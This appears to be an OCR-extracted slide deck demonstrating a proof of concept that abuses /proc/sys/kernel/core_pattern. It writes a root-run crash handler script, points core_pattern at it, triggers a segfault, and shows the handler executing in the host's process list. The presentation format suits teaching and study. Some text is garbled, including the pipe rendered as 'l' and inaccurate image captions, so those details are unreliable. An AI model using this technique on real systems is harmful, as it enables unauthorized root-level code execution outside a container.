
```
> cat >/core_handler <<'_eof'  
> #!/bin/bash
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 10.10.10.10
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 10.10.10.10
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
ssh 10.10.10.10
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
ssh  ~%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
```


/proc/sys/kernel/core_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
```

/proc/sys/kernel/core_pattern - PoC



```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
    |/proc/%P/root/core_handler
```


/proc/sys/kernel/core_pattern - PoC



```
ssh 1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
      |/proc/%P/root/core_handler
```


A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons). The terminal shows a series of commands to create a core handler script at /core_handler, make it executable, and then use it to write the current core_pattern to a file. The core_pattern is 'core'. A large, light gray arrow points from the output of the 'cat' command to the path '/proc/%P/root/core_handler' in the final command, indicating the target of the PoC.

/proc/sys/kernel/core_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
```

/proc/sys/kernel/core_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c ' '
```

/proc/sys/kernel/core_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
```

/proc/sys/kernel/core_pattern - PoC




```
ssh ㉿%1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
```

/proc/sys/kernel/core_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```


/proc/sys/kernel/core_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
-rw-r--r-- 1 root root 9465 Oct 23 17:27 /core_handler.out
```


/proc/sys/kernel/core_pattern - PoC



A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a command being executed and its output. The command is `grep -C3 'ps awwwfux' </core_handler.out`. The output is a multi-column table of process information.

```
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0    0    0 ?      I   17:06  0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6   3924 2828 ?      S   17:27  0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8   8100 3916 ?      R   17:27  0:00      \ ps awwwfux
root           1  0.3  1.3 168888 6236 ?      Ss  16:51  0:06 /lib/systemd/systemd --system --deserialize=41
message+   502  0.0  0.3   8220 1596 ?      Ss  16:51  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root       505  0.0  0.5  16660 2416 ?      Ss  16:51  0:00 /lib/systemd/systemd-logind
```


/proc/sys/kernel/core_pattern - PoC



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a terminal icon. The command executed is `grep -C3 'ps awwwfux' </core_handler.out`. The output is a table of process information. A callout box labeled 'Kernel Thread' points to the line for PID 1, which is a kernel thread.

USER	PID	%CPU	%MEM	VSZ	SSZ	STAT	TIME	COMMAND
root	23533	0.0	0.0	0	0	?	I 17:06	0:00 \ [kworker/u2:0-events_unbound]
root	23534	0.0	0.0	0	0	?	I 17:06	0:00 \ [kworker/0:0-inode_switch_wbs]
root	23715	0.0	0.6	3924	2828	?	S 17:27	0:00 \ /bin/bash /proc/23714/root/core_h
root	23716	0.0	0.8	8100	3916	?	R 17:27	0:00 \ ps awwwfux
root	1	0.3	1.3	168888	6236	?	Ss 16:51	0:06 /lib/systemd/systemd --system --deserializ 41
message+	502	0.0	0.3	8220	1596	?	Ss 16:51	0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root	505	0.0	0.5	16660	2416	?	Ss 16:51	0:00 /lib/systemd/systemd-logind


/proc/sys/kernel/core_pattern - PoC



```
ssh
> grep -C3 'ps awwwfux' </core_handler.out
root      23533  0.0  0.0      0      0 ?        I   17:06   0:00  \ [kworker/u2:0-events_unbound]
root      23534  0.0  0.0      0      0 ?        I   17:06   0:00  \ [kworker/0:0-inode_switch_wbs]
root      23715  0.0  0.6   3924  2828 ?        S   17:27   0:00  \ /bin/bash /proc/23714/root/core_handler
root      23716  0.0  0.8   8100  3916 ?        R   17:27   0:00      \ ps awwwfux
